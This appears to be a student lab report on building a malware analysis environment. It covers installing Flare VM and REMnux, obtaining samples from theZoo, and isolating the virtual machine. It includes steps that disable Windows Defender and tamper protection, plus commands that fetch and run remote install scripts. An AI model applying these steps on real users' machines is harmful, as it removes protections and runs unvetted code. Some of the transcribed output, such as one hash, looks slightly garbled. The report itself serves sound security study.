



VILNIUS GEDIMINAS TECHNICAL UNIVERSITY

FACULTY OF FUNDAMENTAL SCIENCES


DEPARTMENT OF INFORMATION SYSTEMS

STATIC MALWARE ANALYSIS


Prepared by: Simonas Riška

Checked by: lect. [REDACTED]


At first, to successfully prepare Malware Analysis Lab, I used this resource – <https://www.windowscentral.com/how-stop-updates-installing-automatically-windows-10> to configure and disable automatic updates.




Also, installing Flare VM required to disable Windows Defender. I used this guide <https://superuser.com/questions/1757339/how-to-permanently-disable-windows-defender-real-time-protection-with-gpo>. I had to turn off tamper protection setting.



Also, I also disabled real-time protection.



Lastly, I turned off Microsoft Defender Antivirus.



Then, using the instructions of Flare VM here - <https://github.com/mandiant/flare-vm>, I installed Flare VM.

```
PS C:\Windows\system32> (New-Object net.webclient).DownloadFile('https://raw.githubusercontent.com/mandiant/flare-vm/main/install.ps1', ${[Environment]::GetFolderPath('Desktop')}\install.ps1)
PS C:\Windows\system32> cd C:\Users\simon\Desktop
PS C:\Users\simon\Desktop> Unblock-File .\install.ps1
PS C:\Users\simon\Desktop> Set-ExecutionPolicy Unrestricted -Force
PS C:\Users\simon\Desktop> .\install.ps1 -password Password123 -noWait -noGui
```

Also, I used REMnux documentation and installed REMnux on Linux using this article <https://docs.remnux.org/install-distro/install-from-scratch>

```
simon@ubuntu:~$ wget https://REMnux.org/remnux-cli
--2025-03-08 05:17:27-- https://remnux.org/remnux-cli
Resolving remnux.org (remnux.org)... 185.199.108.153, 185.199.109.153, 185.199.110.153, ...
Connecting to remnux.org (remnux.org)|185.199.108.153|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 82407294 (79M) [application/octet-stream]
Saving to: 'remnux-cli'

remnux-cli          100%[=====]  78.59M  11.3MB/s   in 7.0s

2025-03-08 05:17:36 (11.2 MB/s) - 'remnux-cli' saved [82407294/82407294]

simon@ubuntu:~$ sha256sum remnux-cli
c8c6d6830cfecb48c9ada2b49c76523c8637d95dc41d00aac345282fb47021f8e  remnux-cli
simon@ubuntu:~$ mv remnux-cli remnux
simon@ubuntu:~$ chmod +x remnux
simon@ubuntu:~$ sudo mv remnux /usr/local/bin
[sudo] password for simon:
```

```
simon@ubuntu:~$ sudo remnux install
```


```
simon@ubuntu: ~
>> Running: /etc/apt/apt.conf.d/20auto-upgrades
>> Running: systemd-timesyncd
>> Running: bluetooth
>> Running: docker
>> Running: /usr/local/bin/docker
>> Running: apt-get autoremove -y
>> Running: /etc/ssh/sshd_config
>> Running: away-from-the-dog
>> Running: echo "wireshark-common wireshark-common/install-setuid select True" | debconf-set-selections; dpkg-reconfigure -f noninteractive wireshark-common
>> Running: wireshark
>> Running: remnux-theme
>> Running: ssh
>> Running: remnux-dedicated

>> COMPLETED SUCCESSFULLY! Success: 806, Failure: 0


>> Please reboot to make sure all settings go into effect.
simon@ubuntu: $
```

To obtain malware samples I cloned the Zoo repository from this link


<https://github.com/ytisf/theZoo>




Before running malware I put it to Host-only




Also, I disabled shared folders.



And also did guest isolation – no drag and drop and no clipboard.




Then, I downloaded UVK and used UVK's Process Manager and Memory Modules Manager modules to check how they can be used to identify malware. The test involves checking for threats when malware is stationary (not executed) versus when it is actively running.




The screenshot shows the UVK Process Manager window with the title "Process Manager - Ultra Virus Killer". The interface includes a toolbar with icons for Kill process, Process properties, Kill all processes, Help, Home, and Window catcher. A status bar at the top says "Showing 45 of 116 processes". Below the toolbar is a search bar "Find a process (Ctrl+F)". The main area is a table listing processes:

Executable path	Publisher (Not verified)	Threatlevel	CPU 3.1...	RAM 33%	PID	Name	Parent P...
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	7.16 MB	6856	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	9.66 MB	5672	msedge.exe	6204
C:\Program Files (x86)\Microsoft Edge\Application\msedge.exe	Microsoft Corporation	0/76 (0%)	0%	3.07 MB	6480	msedge.exe	6204
